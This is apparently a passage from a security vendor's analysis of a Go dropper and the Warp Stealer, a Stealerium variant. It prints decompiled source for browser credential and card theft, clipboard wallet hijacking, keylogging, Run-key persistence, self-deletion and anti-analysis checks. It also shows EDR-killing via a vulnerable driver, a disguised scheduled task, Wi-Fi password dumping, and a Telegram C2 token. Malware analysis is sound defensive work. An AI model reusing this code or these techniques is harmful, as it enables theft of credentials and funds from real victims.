1688	CreateFile	C:\Users\Administrator\Desktop\sc.exe.msc	NAME NOT FOUND	Desired Access: Read Attributes, Synchronize, Disposition: Open, Options: Synchronous IO Non-Alert, Attribut
1688	CreateFile	C:\Windows\System32\sc.exe	SUCCESS	Desired Access: Read Attributes, Disposition: Open, Options: Open Reparse Point, Attributes: n/a, ShareMode
1688	QueryNetworkOpenInf...	C:\Windows\System32\sc.exe	SUCCESS	Creation Time: 07-12-2019 14:39:34, Last Access Time: 18-07-2023 19:42:51, Last Write Time: 07-12-2019 14:3
1688	CloseFile	C:\Windows\System32\sc.exe	SUCCESS	
1688	CreateFile	C:\Windows\System32\sc.exe	SUCCESS	Desired Access: Read Attributes, Disposition: Open, Options: Open Reparse Point, Attributes: n/a, ShareMode
1688	QueryNetworkOpenInf...	C:\Windows\System32\sc.exe	SUCCESS	Creation Time: 07-12-2019 14:39:34, Last Access Time: 18-07-2023 19:42:51, Last Write Time: 07-12-2019 14:3
1688	CloseFile	C:\Windows\System32\sc.exe	SUCCESS	
1688	CreateFile	C:\Windows\System32\sc.exe	SUCCESS	Desired Access: Read Data/List Directory, Execute/Traverse, Read Attributes, Synchronize, Disposition: Ope
1688	CreateFileMapping	C:\Windows\System32\sc.exe	FILE LOCKED WITH O...	SyncType: SyncTypeCreateSection, PageProtection: PAGE_EXECUTE
1688	CreateFileMapping	C:\Windows\System32\sc.exe	SUCCESS	SyncType: SyncTypeOther
1688	QuerySecurityFile	C:\Windows\System32\sc.exe	SUCCESS	Information: Label
1688	QueryNameInformatio...	C:\Windows\System32\sc.exe	SUCCESS	Name: \Windows\System32\sc.exe
1688	Process Create	C:\WINDOWS\system32\sc.exe	SUCCESS	PID: 4656, Command line: sc.exe create aswSP_ArPots binPath=C:\ProgramData\warp\av.sys type=kernel
4656	Process Start		SUCCESS	Parent PID: 1688, Command line: sc.exe create aswSP_ArPots binPath=C:\ProgramData\warp\av.sys type=k
4656	Thread Create		SUCCESS	Thread ID: 10016
1688	QuerySecurityFile	C:\Windows\System32\sc.exe	SUCCESS	Information: Owner, Group, DACL, SACL, Label, Attribute, Process Trust Label, 0x100

Fig. 16 – Dropping driver file and executing it as a service

This disabling technique was first found in 2022 and was used by AvosLocker and Cuba Ransomware groups to terminate EDR solutions.

Meanwhile, a thread function uses ***CreateToolhelp32Snapshot winAPI*** to fetch the process list and kill process ***PID*** using ***DeviceIoControl API.***

```
.text:00000000002D006F mov     edi, 4
.text:00000000002D0074 xor     esi, esi
.text:00000000002D0076 xor     r8d, r8d
.text:00000000002D0079 lea     r9, [rsp+0E8h+var_A0]
.text:00000000002D007E xor     r10d, r10d
.text:00000000002D0081 call    syscall_DeviceIoControl
.text:00000000002D0086 mov     rax, [rsp+0E8h+var_90]
.text:00000000002D008B call    sub_2A2980
.text:00000000002D0090 mov     rax, [rsp+0E8h+var_98]
.text:00000000002D0095 call    sub_2A2980
.text:00000000002D009A mov     rbp, [rsp+0E8h+var_8]
.text:00000000002D00A2 add     rsp, 0E8h
.text:00000000002D00A9 retn

ronized with RIP)

cmd.exe.jse.....cmd.exe.wsf.....cmd.exe.wsh.....cmd.exe.msc.....
N.U.L...........CreatePipe......=::=::\.........HOMEDRIVE=C:....
OS=Windows_NT...userprofile.....usernametmp.tempuserdomain......
systemrootpublicsystemdrive.....sessionname.....psmodulepath....
programw6432....programfiles....programdata.....processor_level.
pathext.pathos..onedrivehomepathlogonserver.....localappdata....
homedrivecomspecdriverdata......computername....appdata=c:......
allusersprofile.cmd.exe·system..cmd.exe·/c·.....CancelIoEx......
\\.\aswSP_ArPot2\\.\aswSP_ArPot2\\.\aswSP_ArPot2\\.\aswSP_ArPot2
CreateFileW.....DeviceIoControl.................\\.\aswSP_Avar..
\\.\aswSP_Avar..\\.\aswSP_Avar..\\.\aswSP_Avar.................
```

Fig. 17 – Killing process via PID using DeviceIoControl

It moves itself (dropper) into the **ProgramData** directory and creates a scheduled task. This is done to persist it to execute daily at a specific time via **cmd.exe.**

```
.text:00000000002D0557 mov     ebx, 7
.text:00000000002D055C mov     rcx, rax
.text:00000000002D055F lea     rax, aCmdExe    ; "cmd.exe"
.text:00000000002D0566 call    sub_26E8C0
.text:00000000002D056B call    sub_271B80
.text:00000000002D0570 mov     rbp, [rsp+58h+var_8]
.text:00000000002D0575 add     rsp, 58h
.text:00000000002D0579 retn

0000002D055F: warp_dropper_go_internal_startup_CreateSelfRunSchedulerTask+7F (Sy

000000000 656C75646F4D5350 5C3A433D68746150  ................PSModulePath=C:\
3656C6946 776F5073776F646E 5C6C6C6568537265  Program·Files\WindowsPowerShell\
9575C3A43 65747379735C5357 646E69575C32336D  Modules;C:\WINDOWS\system32\Wind
C6C656853 6C75646F4D5C302E 0000000000007365  owsPowerShell\v1.0\Modules......
F20736B73 2063732F20657461 742F20594C494144  /c·schtasks·/create·/sc·DAILY·/t
55374666F 5465746164705565 696863614D6B7361  n·MicrosoftSecureUpdateTaskMachi
05C3A4320 5C617461446D6172 2E64775C70726177  neUA·/tr·C:\ProgramData\warp\wd.
0303A3132 617468637320632F 6572632F20736B73  exe·/st·21:00.../c·schtasks·/cre
```

Fig. 18 – Creating a scheduled task for persistence

The task name used here, **"MicrosoftSecureUpdateTaskMachineUA,"** can be easily confused with the legitimate update schedule of Microsoft Edge.

Name	Status	Triggers
MicrosoftEdgeUpdateTaskMachineCore	Ready	Multiple triggers defined
MicrosoftEdgeUpdateTaskMachineUA	Ready	At 18:33 every day - After triggered, repeat every 1 hour for a duration of 1 day.
MicrosoftSecureUpdateTaskMachineUA	Ready	At 21:00 every day
OneDrive Reporting Task-S-1-5-21-5123519...	Ready	At 12:43 on 13-06-2023 - After triggered, repeat every 1.00:00:00 indefinitely.
OneDrive Reporting Task-S-1-5-21-5123519...	Ready	At 18:30 on 10-07-2023 - After triggered, repeat every 1.00:00:00 indefinitely.
OneDrive Standalone Update Task-S-1-5-21...	Ready	At 11:00 on 01-05-1992 - After triggered, repeat every 1.00:00:00 indefinitely.
OneDrive Standalone Update Task-S-1-5-21...	Ready	At 17:00 on 01-05-1992 - After triggered, repeat every 1.00:00:00 indefinitely.
PostponeDeviceSetupToast_S-1-5-21-51235...	Ready	At 17:19 on 24-06-2023 - Trigger expires at 24-06-2023 17:22:46.
User_Feed_Synchronization-{D691CEC8-88...	Ready	At 16:48 every day - Trigger expires at 14-06-2033 16:48:20.

Fig. 19 – Task Scheduled for persistence

Finally, the stealer is downloaded into the same directory as 'wst.exe' and executed. After the initial stealer report is sent to the C2, the stealer is deleted as the dropper component persists through a system reboot and keeps it from getting detected.

Warp Stealer

This modified infostealer belongs to the malware family known as Stealerium, an open-source C# project present on a GitHub repository. It has stealer, clipper, and keylogger features. This year, various modified versions of this malware, like Enigma Stealer, have been discovered that targeted individuals in the crypto industry. After analyzing the modified .NET sample using BinDiff, we have found changes in a few modules present in this new Warp Stealer, with both being 83% similar.



Fig. 20 – Function Diff

Significant changes are the removal of Discord Web-hooks used for ex-filtrating information stolen and string occurrences "Stealerium."

```
0000A820 Stealerium.Helpers.Filemanager__CreateArchive
primary
0000A820   Stealerium.Helpers.Filemanager__CreateArchive
0000A82B   call          class [mscorlib]System.Text.Encoding [mscorlib]System.Text.E
0000A830   newobj        instance void [DotNetZip]Ionic.Zip.ZipFile::.ctor(class [msc
0000A835   stloc.0
0000A836   ldloc.0
0000A837   ldc.i4.s      9
0000A839   callvirt      instance void [DotNetZip]Ionic.Zip.ZipFile::set_CompressionL
0000A83E   ldloc.0
0000A83F   ldc.i4.s      0x1D
0000A841   newarr        [mscorlib]System.String
0000A846   dup
0000A847   ldc.i4.0
0000A848   ldstr         aStealeriumV// "\nStealerium v"
0000A84D   stelem.ref
0000A84E   dup
0000A84F   ldc.i4.1
0000A850   ldsfld        string Stealerium.Config::Version
0000A855   stelem.ref
0000A856   dup
0000A857   ldc.i4.2
0000A858   ldstr         aPasswordsSteal// " - Passwords stealer coded by Stealeriu"
0000A85D   stelem.ref
0000A85E   dup
0000A85F   ldc.i4.3
0000A860   call          class [mscorlib]System.Threading.Tasks.Task`1<string> Steale
0000A865   dup
0000A866   brtrue.s      loc_A86C

Stealerium.Helpers.Filemanager__CreateArchive 0000A6D0
secondary
0000A6D0   Stealerium.Helpers.Filemanager__CreateArchive
0000A6DB   call          class [mscorlib]System.Text.Encoding [mscorlib]
0000A6E0   newobj        instance void [DotNetZip]Ionic.Zip.ZipFile::.ct
0000A6E5   stloc.0
0000A6E6   ldloc.0
0000A6E7   ldc.i4.s      9
0000A6E9   callvirt      instance void [DotNetZip]Ionic.Zip.ZipFile::set
0000A6EE   ldloc.0
0000A6EF   ldc.i4.s      0x1B
0000A6F1   newarr        [mscorlib]System.String
0000A6F6   dup
0000A6F7   ldc.i4.0
0000A6F8   ldstr         aSystemInfoIp// "\n\n\n== System Info ==\nIP: "
0000A6FD   stelem.ref
0000A6FE   dup
0000A6FF   ldc.i4.1

0000A700   call          class [mscorlib]System.Threading.Tasks.Task`1<s
0000A705   dup
0000A706   brtrue.s      loc_A70C
```

Fig. 21 – Removed Stealerium details

For sending data, the threat actor has added the same Telegram bot configuration used in the loader/dropper component. Some modules have been disabled in this modified version 2.0, like Clipper, Keylogger, and AutoRun.

```
// Note: this type is marked as 'beforefieldinit'.
static Config()
{
    Config.Version = "1.0";
    Config.DebugMode = "--- Debug ---";
    Config.Mutex = "--- Mutex ---";
    Config.AntiAnalysis = "--- AntiAnalysis ---";
    Config.Autorun = "--- Startup ---";
    Config.StartDelay = "--- StartDelay ---";
    Config.WebcamScreenshot = "--- WebcamScreenshot
      ---";
    Config.KeyloggerModule = "--- Keylogger ---";
    Config.ClipperModule = "--- Clipper ---";
    Config.GrabberModule = "--- Grabber ---";
    Config.Webhook = "--- Webhook ---";
    Config.Avatar = StringsCrypt.Decrypt(new byte[]

{
    Config.Version = "2.0";
    Config.DebugMode = "1";
    Config.Mutex = "ewf54swef564";
    Config.AntiAnalysis = "1";
    Config.Autorun = "0";
    Config.StartDelay = "0";
    Config.WebcamScreenshot = "0";
    Config.KeyloggerModule = "0";
    Config.ClipperModule = "0";
    Config.GrabberModule = "1";
    Config.TgToken =
      "6273916038:AAHnJC6VymoyKdR2Iq8CzH2-
      ZnzIcJQ0-w8";
    Config.TgChatId = "-1001963477498";
    Config.ClipperAddresses = new
```

Fig. 22 – Stealer Configuration Changes

The grabber module has added new files and folders that interest the threat actor. Rust-based source code and maFile databases have also been added, whereas image files have been removed completely.

Files and folders added:

.env	Dockerfile	docker-compose.yml	rs	.git
.gitignore	README.md	docker-compose.yaml	maFile	.ssh

```
    "dbf",
    "wallet",
    "ini"
};
dictionary["SourceCode"] = new string
  []
{
    "c",
    "cs",
    "cpp",
    "asm",
    "sh",
    "py",
    "pyw",
    "html",
    "css",
    "php",
    "go",
    "js",
    "rb",
    "pl",
    "swift",
    "java",
    "kt",
    "kts",
    "ino"
};
dictionary["Image"] = new string[]
{
    "jpg",
    "jpeg",
    "png",
    "bmp",
    "psd",
    "svg",
    "ai"
};
Config.GrabberFileTypes = dictionary;
```

```
133         "ini",
134         "maFile"
135     };
136     dictionary["SourceCode"] = new string[]
137     {
138         "c",
139         "cs",
140         "cpp",
141         "asm",
142         "sh",
143         "py",
144         "pyw",
145         "html",
146         "css",
147         "php",
148         "go",
149         "js",
150         "rb",
151         "pl",
152         "swift",
153         "java",
154         "kt",
155         "kts",
156         "ino",
157         "rs"
158     };
159     dictionary["Image"] = new string[]
160     {
161         "awdawdad"
162     };
163     Config.GrabberFileTypes = dictionary;
164     Config.GrabberIntrestingDir = new List<string>
165     {
166         ".git",
167         ".ssh"
168     };
169     Config.GrabberIntrestingFiles = new List<string>
170     {
171         ".env",
172         ".gitignore",
173         "Dockerfile",
174         "docker-compose.yaml",
175         "docker-compose.yml",
176         "README.md"
177     };
```

Fig. 23 – Modifications in Grabber module

Other additions include fetching network cookies and local storage for the Chromium browser. Multiple changes in Discord Webhook and Helper functions are also found.

```
foreach (string str in Directory.GetDirectories(path))
{
    string text2 = sSavePath + "\\" + Crypto.BrowserPathToAppName(text);
    Directory.CreateDirectory(text2);
    List<CreditCard> cCc = CreditCards.Get(str + "\\Web Data");
    List<Password> pPasswords = Passwords.Get(str + "\\Login Data");
    List<Cookie> list = Cookies.Get(str + "\\Cookies");
    List<Cookie> collection = Cookies.Get(str + "\\Network\\Cookies");
    list.AddRange(collection);
    CLocalStorage.Get(str + "\\Local Storage\\leveldb", text2 + "\
      \LocalStorage");
    List<Site> sHistory = History.Get(str + "\\History");
    List<Site> sHistory2 = Downloads.Get(str + "\\History");
    List<AutoFill> aFills = Autofill.Get(str + "\\Web Data");
    List<Bookmark> bBookmarks = Bookmarks.Get(str + "\\Bookmarks");
    CBrowserUtils.WriteCreditCards(cCc, text2 + "\\CreditCards.txt");
    CBrowserUtils.WritePasswords(pPasswords, text2 + "\\Passwords.txt");
    CBrowserUtils.WriteCookies(list, text2 + "\\Cookies.txt");
    CBrowserUtils.WriteHistory(sHistory, text2 + "\\History.txt");
    CBrowserUtils.WriteHistory(sHistory2, text2 + "\\Downloads.txt");
    CBrowserUtils.WriteAutoFill(aFills, text2 + "\\AutoFill.txt");
    CBrowserUtils.WriteBookmarks(bBookmarks, text2 + "\\Bookmarks.txt");
}
```

Fig. 24 - Additions in fetching Chromium browser data

The final Warp Stealer report sent to the Telegram C2 is shown below. Compared to the original Stealerium report, this sends less data as some modules are disabled.

```
Warp Stealer - Report:
Date: 2021-08-13 10:52:34 PM
System: Windows 7 Enterprise (64 Bit)
Username: W
CompName: W
Language: us en-US
Antivirus: Not installed

Hardware:
CPU: Intel(R) Core(TM) i7-8565U CPU @ 1.80GHz
GPU: Standard VGA Graphics Adapter
RAM: 1535MB
Screen: 128
Webcams count: 0

Network:
Gateway IP: 192.168.125.1
Internal IP: 192.168.125.29
External IP:

Domains info:
  - Banking services (No data)
  - Cryptocurrency services (No data)
  - Porn websites (No data)

Browsers:
  Cookies: 37
  History: 6

Software:
  Outlook accounts

Device:
  Windows product key
  Desktop screenshot

File Grabber:

Archive password is: "2bc                    5c49b74""
```

Fig. 25 – Report of Warp Stealer

```
*Stealerium - Report:*
Date: 2022-04-29 8:31:41 AM
System: Windows 10 Home (64 Bit)
Username: yosef
CompName: DESKTOP-T7V1AB3
Language: us en-US
Antivirus: Not installed

*Hardware:*
CPU: Intel(R) Core(TM) i5-4590 CPU @ 3.30GHz
GPU: Radeon RX 580 Series
RAM: 7987MB
Power: NoSystemBattery (1%)
Screen: 1920x1080
Webcams count: 1

*Network:*
Gateway IP: 192.168.1.1
Internal IP: 192.168.1.13
External IP: [redacted].239.85
BSSID: d8:29:18:26:9b:a7

*Domains info:*
  - *Banking services*:
      - Assemblyexchange
      - Exchange.Mediavine
      - Money - Youtube
      - Scorecardresearch
  - *Cryptocurrency services*:
      - Cryptotds
      - Eo Group Xmr Webminer
      - Olymptrade
      - Sharethrough
      - T.Sharethis
      - Tradelab
  - *Social networks* (No data)
  - *Porn websites*:
      - Synapsex

*Keylogger (9):*
                    - [2022-04-26 4:19:45](https://anonfiles.com/14[redacted]
                    - [2022-04-26 5:20:24](https://anonfiles.com/b2[redacted]
                    - [2022-04-26 7:03:32](https://anonfiles.com/p8[redacted]
                    - [2022-04-27 12:04:03](https://anonfiles.com/N[redacted]
                    - [2022-04-27 12:35:05](https://anonfiles.com/l[redacted]
                    - [2022-04-27 2:10:17](https://anonfiles.com/nb[redacted]
                    - [2022-04-27 6:46:52](https://anonfiles.com/V6[redacted]
                    - [2022-04-28 8:50:17](https://anonfiles.com/jc[redacted]
                    - [2022-04-29 8:33:42](https://anonfiles.com/P1[redacted]

*Browsers:*
  ⌊ Cookies: 3250
  ⌊ AutoFill: 171
  ⌊ History: 6269
  ⌊ Bookmarks: 9
  ⌊ Downloads: 91

*Software:*
  ⌊ Discord token
  ⌊ Steam session

*Device:*
  ⌊ Windows product key
  ⌊ Webcam screenshot
  ⌊ Desktop screenshot

*Installation:*
  ⌊ Startup installed
  ⌊ Clipper installed
  ⌊ Keylogger installed

*File Grabber:*
  ⌊ Images: 20
  ⌊ Documents: 151
  ⌊ Database files: 14
  ⌊ Source code files: 1

[Archive download link](https://anonfiles.com/L9n5reb8y1)
Archive password is: "b96b82ee2[redacted]f69"
```

(edited)

Fig. 26 – Report of Stealerium

The remaining features of Stealerium are described below:

Execution

Immediately after the execution, it creates a hidden directory in AppData/Local folder. The name of the directory is by combining Hash+system information (username, computer name, CPU name, GPU name, and system language)

```
public static string InitWorkDir()
{
    string text = Path.Combine(Paths.Lappdata, StringsCrypt.GenerateRandomData(Config.Mutex));
    if (Directory.Exists(text))
    {
        return text;
    }
    Directory.CreateDirectory(text);
    Startup.HideFile(text);
    return text;
}
```

Fig. 27.1 – Hidden directory creation

```
public static string GenerateRandomData(string sd = "0")
{
    string text = sd;
    if (sd == "0")
    {
        text = DateTime.Parse(SystemInfo.Datenow).Ticks.ToString();
    }
    string s = string.Concat(new string[]
    {
        text,
        "-",
        SystemInfo.Username,
        "-",
        SystemInfo.Compname,
        "-",
        SystemInfo.Culture,
        "-",
        SystemInfo.GetCpuName(),
        "-",
        SystemInfo.GetGpuName(),
        "----------------"
    });
    string result;
    using (MD5 md = MD5.Create())
    {
        result = string.Join("", md.ComputeHash(Encoding.UTF8.GetBytes(s)).Select(delegate(byte ba)
        {
            byte b = ba;
            return b.ToString("x2");
        }));
    }
    return result;
}
```

Fig. 27.2 – Naming the hidden directory

Clipper

Gets clipboard information and will store it as clipboardText. If clipboard text matches any of the wallet addresses, it will replace it with the attacker's crypto wallet address.

```
public static void Replace()
{
    string clipboardText = ClipboardManager.ClipboardText;
    if (string.IsNullOrEmpty(clipboardText))
    {
        return;
    }
    foreach (KeyValuePair<string, Regex> keyValuePair in RegexPatterns.PatternsList)
    {
        string key = keyValuePair.Key;
        if (keyValuePair.Value.Match(clipboardText).Success)
        {
            string text = Config.ClipperAddresses[key];
            if (!string.IsNullOrEmpty(text) && !text.Contains("---") && !clipboardText.Equals(text))
            {
                Clipboard.SetText(text);
                Logging.Log("Clipper replaced to " + text, true);
                break;
            }
        }
    }
}
```

Fig. 28 – Clipper module

Keylogger

It monitors the victim's keyboard and saves keys in a log file in the keylogger directory with the date and time.

```
private static void SendKeyLogs()
{
    if (Keylogger.KeyLogs.Length < 45 || string.IsNullOrWhiteSpace(Keylogger.KeyLogs))
    {
        return;
    }
    string path = EventManager.KeyloggerDirectory + "\\" + DateTime.Now.ToString("hh.mm.ss") + ".txt";
    if (!Directory.Exists(EventManager.KeyloggerDirectory))
    {
        Directory.CreateDirectory(EventManager.KeyloggerDirectory);
    }
    File.WriteAllText(path, Keylogger.KeyLogs);
    Keylogger.KeyLogs = "";
}

// Token: 0x040000A4 RID: 164
private static readonly string KeyloggerDirectory = Path.Combine(Paths.InitWorkDir(), "logs\\keylogger\\" + DateTime.Now.ToString("yyyy-MM-dd"));
```

Fig. 29 – Keylogger module

Persistence

It sets a RUNKEY for persistence at the location

HKCU\Software\Microsoft\Windows\CurrentVersion\Run\

```
public static void Install()
{
    Logging.Log("Startup : Adding to autorun...", true);
    if (!File.Exists(Startup.InstallFile))
    {
        File.Copy(Startup.ExecutablePath, Startup.InstallFile);
    }
    RegistryKey registryKey = Registry.CurrentUser.OpenSubKey("SOFTWARE\\Microsoft\\Windows\\CurrentVersion\\Run", true);
    if (registryKey != null && registryKey.GetValue(Startup.StartupName) == null)
    {
        registryKey.SetValue(Startup.StartupName, Startup.InstallFile);
    }
    foreach (string text in new string[]
    {
        Startup.InstallFile
    })
    {
        if (File.Exists(text))
        {
            Startup.HideFile(text);
            Startup.SetFileCreationDate(text);
        }
    }
}
```

Fig. 30 – Persistence mechanism used by the stealer

Defense Evasion

Delay Execution

It delays the execution and sleeps for 10000 milliseconds to postpone its execution in sandbox systems.

```
internal sealed class StartDelay
{
    // Token: 0x0600017F RID: 383 RVA: 0x00008B64 File Offset: 0x00009D64
    public static void Run()
    {
        int millisecondsTimeout = new Random().Next(0, 10000);
        Logging.Log("StartDelay : Sleeping " + millisecondsTimeout.ToString(), true);
        Thread.Sleep(millisecondsTimeout);
    }

    // Token: 0x040000BD RID: 189
    private const int SleepMin = 0;

    // Token: 0x040000BE RID: 190
    private const int SleepMax = 10;
}
```

Fig. 31 – Delay execution module

Anti- Analysis techniques

It delays the execution and sleeps for 10000 milliseconds to postpone its execution in sandbox systems.

Anti-Debugging	CheckRemoteDebuggerPresent() API
Anti-Virtual Box	Checks with the keyword VMware, VirtualBox
Anti-Emulator	Compares the system's date and time
Anti- sandbox	Checks for SbieDll, SxIn, snxhk,cmdvrt32
Analysis tools	Checks for Processhacker, netstat, netmon, tcpview, wireshark, filemon, regmon, cain

```
array[27] = AntiAnalysis.VirtualBox().ToString();
array[28] = "\nSandBoxie: ";
array[29] = AntiAnalysis.SandBox().ToString();
array[30] = "\nEmulator: ";
array[31] = AntiAnalysis.Emulator().ToString();
array[32] = "\nDebugger: ";
array[33] = AntiAnalysis.Debugger().ToString();
array[34] = "\nProcesse: ";
array[35] = AntiAnalysis.Processes().ToString();
array[36] = "\nHosting: ";
int num2 = 37;
Task<bool> task = AntiAnalysis.HostingAsync();
array[num2] = ((task != null) ? task.ToString() : null);
```

Fig. 32 – Anti-analysis techniques used

If any checks pass it generates a fake error message and calls a self-destruction process.

```
// Token: 0x0600016B RID: 363 RVA: 0x000086AC File Offset: 0x000098AC
public static void FakeErrorMessage()
{
    string text = StringsCrypt.GenerateRandomData("1");
    text = "0x" + text.Substring(0, 5);
    Logging.Log("Sending fake error message box with code: " + text, true);
    MessageBox.Show("Exit code " + text, "Runtime error", MessageBoxButtons.RetryCancel, MessageBoxIcon.Hand);
    SelfDestruct.Melt();
}
}
```

Fig. 33 – Generating fake error message

```
public static void Melt()
{
    string text = Path.GetTempFileName() + ".bat";
    int id = Process.GetCurrentProcess().Id;
    using (StreamWriter streamWriter = File.AppendText(text))
    {
        streamWriter.WriteLine("chcp 65001");
        streamWriter.WriteLine("TaskKill /F /IM " + id.ToString());
        streamWriter.WriteLine("Timeout /T 2 /Nobreak");
    }
    Logging.Log("SelfDestruct : Running self destruct procedure...", true);
    Process.Start(new ProcessStartInfo
    {
        FileName = "cmd.exe",
        Arguments = "/C " + text,
        WindowStyle = ProcessWindowStyle.Hidden,
        CreateNoWindow = true
    });
    Thread.Sleep(5000);
    Environment.FailFast(null);
}
```

Fig. 34 – Self-destruction process

Credential Access

It collects data from the browsers like Chrome, Firefox, and internet explorer

- From Chromium browsers, it collects information like saved passwords, card details, cookies, auto-fill field information, and bookmarks.
- From Firefox browsers, it collects information like bookmarks, browser history, db files, and cookies.
- From internet explorer/edge, it collects auto-fills, bookmarks, credit card details, and saved passwords.
- From the system, it collects the username and passwords of WiFi networks and performs scans to get information about the devices around.

```
// Token: 0x0600005B RID: 91 RVA: 0x000051C6 File Offset: 0x000033C6
private static string GetPassword(string profile)
{
    return CommandHelper.Run("/C chcp 65001 && netsh wlan show profile name=\"" + profile + "\" key=clear | findstr Key", true).Split(new char[]
    {
        ':'
    }).Last<string>().Trim();
}

// Token: 0x0600005C RID: 92 RVA: 0x000051F8 File Offset: 0x000033F8
public static void ScanningNetworks(string sSavePath)
{
    string text = CommandHelper.Run("/C chcp 65001 && netsh wlan show networks mode=bssid", true);
    if (!text.Contains("is not running"))
    {
        File.AppendAllText(sSavePath + "\\ScanningNetworks.txt", text);
    }
}
```

Fig. 35 – Collecting saved Wi-Fi password from the victim's system

```
{} Stealerium.Target.Browsers.Chromium
    Autofill @02000049
    Bookmarks @0200004D
    CAesGcm @02000047
    CbCrypt @0200004A
    CLocalStorage @02000054
    Cookies @02000052
    CreditCards @02000053
    Crypto @0200004E
    Downloads @02000055
    Extensions @02000056
    History @02000057
    Parser @0200004C
    Passwords @02000058
    RecoverChrome @02000051
{} Stealerium.Target.Browsers.Edge
    Autofill @02000042
    Bookmarks @02000043
    CreditCards @02000044
    Extensions @02000046
    RecoverEdge @02000045
{} Stealerium.Target.Browsers.Firefox
    CBookmarks @02000033
    CCookies @02000034
    CHistory @0200003E
    CLocalStorage @0200003D
    CLogins @0200003F
    CPasswords @02000040
    Decryptor @0200003B
    Nss3 @02000036
    RecoverFirefox @0200003C
    WinApi @02000035
```

Fig. 36 – Sensitive data collection from different browsers

Collection

Sensitive information

It will check for the below strings. It will take screenshots and record keys when it matches any of the below strings.

```
public static string[] KeyloggerServices = new string[]
{
    "facebook",
    "twitter",
    "chat",
    "telegram",
    "skype",
    "discord",
    "viber",
    "message",
    "gmail",
    "protonmail",
    "outlook",
    "password",
    "encryption",
    "account",
    "login",
    "key",
    "sign in",
    "bank",
    "credit",
    "card",
    "shop",
    "buy",
    "sell"
};
```

Fig. 37 – Data collection from these social media accounts

Financial details from

```
public static string[] BankingServices = new string[]
{
    "qiwi",
    "money",
    "exchange",
    "bank",
    "credit",
    "card",
    "paypal"
};
```

Fig. 38 – Data collection from these financial services

It collects data from the below crypto services

```
public static string[] CryptoServices = new string[]
{
    "bitcoin",
    "monero",
    "dashcoin",
    "litecoin",
    "etherium",
    "stellarcoin",
    "btc",
    "eth",
    "xmr",
    "xlm",
    "xrp",
    "ltc",
    "bch",
    "blockchain",
    "paxful",
    "investopedia",
    "buybitcoinworldwide",
    "cryptocurrency",
    "crypto",
    "trade",
    "trading",
    "wallet",
    "coinomi",
    "coinbase"
};
```

Fig. 39 – Data collection from these crypto services

Gets system information

It tries to get system information from the victim's machine like

PublicIP	LocalIP	DeafaultGateway
Username	Computername	Systemversion
CPU name	GPUname	RAM details
Date and time	Battery details	Process list

In addition to the above information, it takes desktop screenshots and saves them as DESKTOP.jpg

```
public static void Make(string sSavePath)
{
    try
    {
        Rectangle bounds = Screen.GetBounds(Point.Empty);
        using (Bitmap bitmap = new Bitmap(bounds.Width, bounds.Height))
        {
            using (Graphics graphics = Graphics.FromImage(bitmap))
            {
                graphics.CopyFromScreen(Point.Empty, Point.Empty, bounds.Size);
            }
            bitmap.Save(sSavePath + "\\Desktop.jpg", ImageFormat.Jpeg);
        }
        Counter.DesktopScreenshot = true;
    }
    catch (Exception ex)
    {
        string str = "DesktopScreenshot >> Failed to create\n";
        Exception ex2 = ex;
        Logging.Log(str + ((ex2 != null) ? ex2.ToString() : null), false);
    }
}
```

Fig. 40 – Taking Desktop screenshot

```
string[] array = new string[41];
array[0] = "\n[IP]\nExternal IP: ";
int num = 1;
Task<string> publicIpAsync = SystemInfo.GetPublicIpAsync();
array[num] = ((publicIpAsync != null) ? publicIpAsync.ToString() : null)
array[2] = "\nInternal IP: ";
array[3] = SystemInfo.GetLocalIp();
array[4] = "\nGateway IP: ";
array[5] = SystemInfo.GetDefaultGateway();
array[6] = "\n\n[Machine]\nUsername: ";
array[7] = SystemInfo.Username;
array[8] = "\nCompname: ";
array[9] = SystemInfo.Compname;
array[10] = "\nSystem: ";
array[11] = SystemInfo.GetSystemVersion();
array[12] = "\nCPU: ";
array[13] = SystemInfo.GetCpuName();
array[14] = "\nGPU: ";
array[15] = SystemInfo.GetGpuName();
array[16] = "\nRAM: ";
array[17] = SystemInfo.GetRamAmount();
array[18] = "\nDATE: ";
array[19] = SystemInfo.Datenow;
array[20] = "\nSCREEN: ";
array[21] = SystemInfo.ScreenMetrics();
array[22] = "\nBATTERY: ";
array[23] = SystemInfo.GetBattery();
array[24] = "\nWEBCAMS COUNT: ";
array[25] = WebcamScreenshot.GetConnectedCamerasCount().ToString();
```

Fig. 41 – System information collection from the victim's system

Porn detection

It will check if the system has adult content and takes a screenshot and shot from the webcam, which will be stored in logs.

```
internal sealed class PornDetection
{
    // Token: 0x0600015F RID: 351 RVA: 0x0000B2D6 File Offset: 0x000094D6
    public static void Action()
    {
        if (PornDetection.Detect())
        {
            PornDetection.SavePhotos();
        }
    }
```

```
private static void SavePhotos()
{
    string text = PornDetection.LogDirectory + "\\" + DateTime.Now.ToString("hh.mm.ss");
    if (!Directory.Exists(text))
    {
        Directory.CreateDirectory(text);
    }
    Thread.Sleep(3000);
    DesktopScreenshot.Make(text);
    Thread.Sleep(12000);
    if (PornDetection.Detect())
    {
        WebcamScreenshot.Make(text);
    }
}
```

Fig. 42 – Porn detection module

Conclusion

